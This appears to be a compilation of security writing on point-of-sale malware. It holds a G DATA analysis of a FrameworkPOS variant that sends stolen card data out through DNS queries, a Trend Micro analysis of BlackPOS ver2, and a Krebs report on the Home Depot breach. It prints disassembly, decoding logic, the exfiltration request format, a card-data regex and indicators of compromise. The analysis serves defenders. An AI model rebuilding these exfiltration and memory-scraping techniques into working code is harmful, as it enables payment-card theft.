10/15/2014, Author: Paul Rascagneres

New FrameworkPOS variant exfiltrates data via DNS requests

Analysis of a new variant of the famous PoS malware

Between April and September 2014, the American retailer Home Depot was targeted by criminals who aimed to steal credit card information. The malware used during these attacks targets Point of Sale systems. Home Depot said that the cyber criminals stole 56 million of debit and credit card numbers from its customers.(1) G DATA SecurityLabs experts now discovered a new variant of this malware dubbed FrameworkPOS. Its main part is rather similar to the malware previously described by Trend Micro.(2) But the big difference is the way how stolen data is exfiltrated: the malware use DNS requests!

https://blog.gdatasoftware.com/2014/10/23942-new-frameworkpos-variant-exfiltrates-data-via-dns-requests

Credit card exfiltration

DNS exfiltration

This current malware uses DNS requests to exfiltrate the stolen data. Requests have the following scheme:

- Encoded_data.domain.com

In this example, the domain server of domain.com is managed by the attacker in order to get the “encoded_data”. We identified three different DNS requests:

- Id.beacon.encoded_data1.encoded_data2.domain.com

This request is the heartbeat. The ID is a random ID generated during the first execution of the malware. Encoded_data1 is the IP address of the infected machine and encoded_data2 is the host name of the machine.


- Id.alert.encoded_data3.domain.com

The ID is the same random ID as used in the example above and encoded_data3 is a process name. The attackers receive the process name each time a credit card number is found in the memory.

- Id.encoded_data4.encoded_data5.domain.com


The ID is, again, the ID described above. Encoded_data4 is the value stored right before the separator “=” within the memory and encoded_data5 is the value stored right after the separator “=”. Further explanation will be given in the article’s section Memory Carving.

In order to perform the DNS query, the malware uses the function getaddrinfo() in Ws2_32.dll or Wship6.dll (for IPv6 support for Windows 2000).



Data obfuscation

The data transmitted in the DNS request is encoded. Here is the code that performs this task:



```
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
xor     eax, dword_41927C ; 0xAA
mov     ecx, [ebp+var_1450]
mov     [ebp+ecx+var_1444], al
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
xor     eax, dword_419280 ; 0x9B
mov     ecx, [ebp+var_1450]
mov     [ebp+ecx+var_1444], al
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
xor     eax, dword_419284 ; 0xC3
mov     ecx, [ebp+var_1450]
mov     [ebp+ecx+var_1444], al
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
push    eax
push    offset a_2x_3   ; "%.2x"
mov     ecx, [ebp+var_1450]
lea     edx, [ebp+ecx*2+var_404]
push    edx             ; char *
call    _sprintf
add     esp, 0Ch
jmp     loc_405CFE
```

The pseudo code:
Foreach bytes:
  a = byte XOR 0xAA
  b = a XOR 0x9B
  value = b XOR 0xC3

The three XOR can be simply resumed to XOR 0xF2. Below, you can see an example of decoded and encoded data:
c5008015.beacon.c3cbc0dcc3c4cadcc4cbdcc4cb.a2b3a7bedfb3b0b1c3c0c1c6.domain.com
paul@gdata:~ $ ./decode.py c3cbc0dcc3c4cadcc4cbdcc4cb
192.168.69.69
paul@gdata:~ $ ./decode.py a2b3a7bedfb3b0b1c3c0c1c6
PAUL-ABC1234

Installation

The malware can be executed with the following option:

- Install: is used in order to install a service, needed to start the malware;
- Uninstall: this option uninstalls the service;
- Start: this option is used to start the malware (if the service is already installed);
- Stop: this is used to switch off the service;
- Setd: is used to set the domain used to exfiltrate the data.

An interesting notion: the domain is set during the installation of the malware (with the Setd parameter). This marks a difference between the sample analyzed by Trend Micro and this current sample, because the domain is not hardcoded in the sample. Thanks to this approach it is not possible to find the domain used in case the sample is found within a database, such as VirusTotal. To know the domain name used to exfiltrate the data, one needs to analyze an infected machine. The domain is stored in the registry: .Default\CurrentUser\ur

The .Default registry is an uncommon registry entry. This registry is not the Default User registry but the default registry in C:\Windows\System32\config\.

Domain obfuscation

The domain used for the exfiltration is not stored in plain text within the registry. Here is a screenshot of the algorithm needed to decode the content:

```
push    ebp
mov     ebp, esp
sub     esp, 8
mov     eax, [ebp+arg_4]
and     eax, 0FFh
xor     edx, edx
mov     ecx, 8
div     ecx
mov     byte ptr [ebp+arg_4], dl
mov     edx, [ebp+arg_0]
and     edx, 0FFh
mov     ecx, [ebp+arg_4]
and     ecx, 0FFh
sar     edx, cl
mov     byte ptr [ebp+var_4], dl
mov     eax, [ebp+arg_0]
and     eax, 0FFh
mov     ecx, [ebp+arg_4]
and     ecx, 0FFh
mov     edx, 8
sub     edx, ecx
mov     ecx, edx
shl     eax, cl
mov     byte ptr [ebp+var_8], al
mov     eax, [ebp+var_4]
and     eax, 0FFh
mov     ecx, [ebp+var_8]
and     ecx, 0FFh
or      eax, ecx
mov     esp, ebp
pop     ebp
retn
decode_domain endp
```

Here is the pseudo code:
Foreach bytes:

a = byte >> 5

b = byte << 3

value = a OR b

Strings obfuscation

We assume that the developer tried to obfuscate several strings in the binary. However, the implementation is faulty and not efficient: each character of a string is “xored” with 0x4D two times. But if one applies xor two times with the same value, the result is the original value… Therefore, the strings are in clear in the binary:
A xor 0x4D xor 0x4d = A

Memory Carving

To get the credit card data that is stored within the memory, the malware opens the processes currently executed on the system, except for these: smss.exe, csrss.exe, wininit.exe, services.exe, lsass.exe, svchost.exe, winlogon.exe, sched.exe, spoolsv.exe, System, conhost.exe, ctfmon.exe, wmiprvse.exe, mdm.exe, taskmgr.exe, explorer.exe, RegSrvc.exe, firefox.exe, chrome.exe
To find the credit card data stored, the attackers use an algorithm which can be refined to the following regular expression:
\d{15,19}=\d{13,}

Here is the description of the expression:

- \d{15,19}: credit card number, between 15 and 19 digits length
- = : separator
- \d{13,}: number with 13 or more digits.

An example of a credit card number is hardcoded within the malware:
4207670075018922=16031010000863456429

The credit card data hardcoded in the sample is used to identify if the malware is currently scanning itself. If the malware found this information in the memory, the carving is stopped and the next process is analyzed.

Conclusion

The analysis explains how the cybercriminals work today: we can assume that the cyber-criminals behind The Home Depot attack probably also targeted different companies with different command and control communication channels.

We think that the approach seen in this sample is really interesting and this sample is more mature. In our case, the exfiltration method is carried out really cleverly and is rather uncommon.

We strongly advise companies which use PoS systems to have a passive DNS to store and monitor DNS activities. If configured correctly, this passive DNS can send out alerts in case suspicious behavior is detected. Furthermore, these logs can and will help in case a post-attack analysis is required. Alternatively, the traffic of PoS machines could be restricted to relevant domains. Such a whitelisting approach would prevent contact to unauthorized domains. Concerning the containment, the best approach is to

create an internal DNS zone that matches the domain of the attackers and which points to a server located in the company.

IOC

File
%Windows%\Genuine\tf (log file used by the malware)

File MD5
a5dc57aea5f397c2313e127a6e01aa00

Registry
.Default\CurrentUser\id (this key contains a random ID to identify the infected machine)
.Default\CurrentUser\ur (this key contains the encoded domain of the attackers)

Service
A Service called hdmsvc with the description “Windows Hardware Management Driver”

---

(1)

http://krebsonsecurity.com/2014/09/home-depot-56m-cards-impacted-malware-contained/
(2)

http://blog.trendmicro.com/trendlabs-security-intelligence/new-blackpos-malware-emerges-in-the-wild-targets-retail-accounts/

New BlackPOS Malware Emerges in the Wild, Targets Retail Accounts

- Posted on: August 29, 2014 at 12:25 am
- Posted in: Malware
- Author:
  Rhena Inocencio (Threat Response Engineer)
  http://blog.trendmicro.com/trendlabs-security-intelligence/new-blackpos-malware-emerges-in-the-wild-targets-retail-accounts/

We recently spotted a brand new BlackPOS (point-of-sale) malware detected by Trend Micro as TSPY_MEMLOG.A. In 2012, the source code of BlackPOS was leaked, enabling other cybercriminals and attackers to enhance its code. What's interesting about TSPY_MEMLOG.A is it disguises itself as an installed service of known AV vendor software to avoid being detected and consequently, deleted in the infected PoS systems. This routine is different from previous PoS malware such as TSPY_POCARDL.U and TSPY_POCARDL.AB (BlackPOS) that employed the targeted company's own installed service.

The malware can be run with options: *-[start|stop|install|uninstall]*. The –install option installs the malware with service name *=<AV_Company> Framework Management Instrumentation*, and the –uninstall option deletes the said service. The RAM scraping routine begins as a thread when the installed service starts. It may only start its main routine if it has successfully been registered as a service.

Apart from masquerading itself as an AV software service, another new tactic of TSPY_MEMLOG.A is its updated process iteration function. It uses *CreateToolhelp32Snapshot* API call to list and iterate all running processes. BlackPOS variants typically use the *EnumProcesses* API call to list and iterate over the processes.

It drops and opens a component *t.bat* after it has read and matched the track data. This track data is where the information necessary to carry out card transactions is located; on the card this is stored either on the magnetic stripe or embedded chip.

The data will eventually get written out to a file called *McTrayErrorLogging.dll*. This is similar to what happened in the PoS malware attack involving the retail store, *Target* last December 2013.

```
while ( 1 )
{
  v12 = CreateToolhelp32Snapshot(2u, 0);
  if ( v12 == (HANDLE)-1 )
    break;
  pe.dwSize = 296;
  if ( !Process32First(v12, &pe) )
  {
    CloseHandle(v12);
    return 0;
  }
  do
  {
```

Figure 1. CreateToolhelp32Snapshot to enumerate processes

Based on our analysis, this PoS malware uses a new custom search routine to check the RAM for Track data. These custom search routines have replaced the regex search in newer PoS malware. It samples 0x20000h bytes [the 0x and h implies hex bytes] in each pass, and continues scanning till it has scanned the entire memory region of the process being inspected.




Figure 2. Screenshot of reading process memory

```
v8 = (unsigned int)&v9 ^ __security_cookie;
v6 = 0;
memset(&v7, 0, 0x3FFu);
_snprintf(&v6, 0x400u, "%s%s%s\n", byte_58A380, a1, a2);
v2 = fopen("McTrayErrorLogging.dll", "a+");
v3 = v2;
if ( v2 )
{
  v4 = v2;
  v5 = strlen(&v6);
  fwrite(&v6, v5, 1u, v4);
  fclose(v3);
}
++dword_58B3DC;
_sleep(5u);
```

Figure 3. Logging of data

It has an exclusion list that functions to ignore certain processes where track data is not found. It gathers track data by scanning the memory of the all running processes except for the following:

- smss.exe
- csrss.exe
- wininit.exe
- services.exe
- lsass.exe
- svchost.exe
- winlogon.exe
- sched.exe
- spoolsv.exe
- System
- conhost.exe
- ctfmon.exe
- wmiprvse.exe
- mdm.exe
- taskmgr.exe
- explorer.exe
- RegSrvc.exe
- firefox.exe
- chrome.exe

This skipping of scanning specific processes is similar to VSkimmer (detected as BKDR_HESETOX.CC).

In TSPY_MEMLOG.A, the grabbed credit card Track data from memory is saved into a file*McTrayErrorLogging.dll* and sent to a shared location within the same network. We've seen this routine with another BlackPOS/Kaptoxa detected as TSPY_POCARDL.AB. However, the only difference is that TSPY_MEMLOG.A uses a batch file for moving the gathered data within the shared network while TSPY_POCARDL.AB executes the net command via *cmd.exe*. It is highly possible that the server is compromised since the malware uses a specific username for logging into the domain.

Data Exfiltration Mechanism

The malware drops the component t.bat which is responsible for transferring the data from *McTrayErrorLogging.dll* to a specific location in the network, *t:\temp\dotnet\NDP45-KB2737084-x86.exe*. It uses the following command to transfer the gathered data:




Figure 4. Screenshot of command used to transfer data

The “net use” command was used to connect from one machine to another machine’s drive. It uses a specific username to login to the domain above (IP address). It will open device t: on 10.44.2.153 drive D.

In one the biggest data breach we’ve seen in 2013, the cybercriminals behind it, offloaded the gathered data to a compromised server first while a different malware running on the compromised server uploaded it to the FTP. We surmise that this new BlackPOS malware uses the same exfiltration tactic.

Countermeasures

PoS malware can possibly arrive on the affected network via the following means:

- Targeting specific servers by point of entry and lateral movement
- Hacking network communication
- Infect machine before deployment

As such, we recommend enterprises and large organizations implement a multi-layered security solution to ensure that their network is protected against vulnerabilities existing in systems and applications as this may be used to infiltrate the network. In addition, check also when a system component has been modified or changed as criminals are using known in-house software applications to hide their tracks. IT administrators can use the information on malware routines and indicators of compromise (IoCs) here to determine if their network has been compromised already by this new BlackPOS malware. For more information on PoS malware, read our white paper, *Point-of-Sale System Breaches: Threats to the Retail and Hospitality Industries*.

Trend Micro protects enterprises from threats like PoS malware by detecting the malicious file.

The related hash to this threat is b57c5b49dab6bbd9f4c464d396414685.

With additional analysis from Numaan Huq

Update as of 9:44 AM, September 8, 2014

During the course of our investigation, we spotted the following anti-American messages embedded in the binary:




Figure 5. Screenshot of the messages embedded in the binary

(Click image above to enlarge)

Note that these are not used anywhere in the code and we surmise that these may be like a signature used by the group developing this malware.

Update as of 2:27 PM, September 11, 2014

Even though BlackPOS ver2 has an entirely different code compared to the BlackPOS which compromised Target, it duplicates the data exfiltration technique used by the Target BlackPOS. It is an improved clone of the original, which is why we decided to call this BlackPOS ver2.

It is also being reported in the press that some security vendors called this malware as "FrameworkPOS." This is a play of the service name *<AV_Company> Framework Management Instrumentation* with which the malware installs itself.

http://blog.trendmicro.com/trendlabs-security-intelligence/new-blackpos-malware-emerges-in-the-wild-targets-retail-accounts/

18

SEP 14

Home Depot: 56M Cards Impacted, Malware Contained

http://krebsonsecurity.com/2014/09/home-depot-56m-cards-impacted-malware-contained/

Home Depot said today that cyber criminals armed with custom-built malware stole an estimated 56 million debit and credit card numbers from its customers between April and September 2014. That disclosure officially makes the incident the largest retail card breach on record.

The disclosure, the first real information about the damage from a data breach that was initially disclosed on this site Sept. 2, also sought to assure customers that the malware used in the breach has been eliminated from its U.S. and Canadian store networks.

"To protect customer data until the malware was eliminated, any terminals identified with malware were taken out of service, and the company quickly put in place other security enhancements," the company said via press release (PDF). "The hackers' method of entry has been closed off, the malware has been eliminated from the company's systems, and the company has rolled out enhanced encryption of payment data to all U.S. stores."

That "enhanced payment protection," the company said, involves new payment security protection "that locks down payment data through enhanced encryption, which takes raw payment card information and scrambles it to make it unreadable and virtually useless to hackers."

"Home Depot's new encryption technology, provided by **Voltage Security, Inc.**, has been tested and validated by two independent IT security firms," the statement continues. "The encryption project was launched in January 2014. The rollout was completed in all U.S. stores on Saturday, September 13, 2014. The rollout to Canadian stores will be completed by early 2015."

The remainder of the statement delves into updated fiscal guidance for investors on what Home Depot believes this breach may cost the company in 2014. But absent from the statement is any further discussion about the timeline of this breach, or information about how forensic investigators believe the attackers may have installed the malware mostly on Home Depot's self-checkout systems — something which could help explain why this five-month breach involves just 56 million cards instead of many millions more.

As to the timeline, multiple financial institutions report that the alerts they're receiving from Visa and MasterCard about specific credit and debit cards compromised in this breach suggest that the thieves were stealing card data from Home Depot's cash registers up until Sept. 7, 2014, *a full five days after news of the breach first broke.*

The Target breach lasted roughly three weeks, but it exposed some 40 million debit and credit cards because hackers switched on their card-stealing malware during the busiest shopping season of the year. Prior to the Home Depot breach, the record for the largest retail card breach went to TJX, which lost some 45.6 million cards.

http://krebsonsecurity.com/2014/09/home-depot-56m-cards-impacted-malware-contained/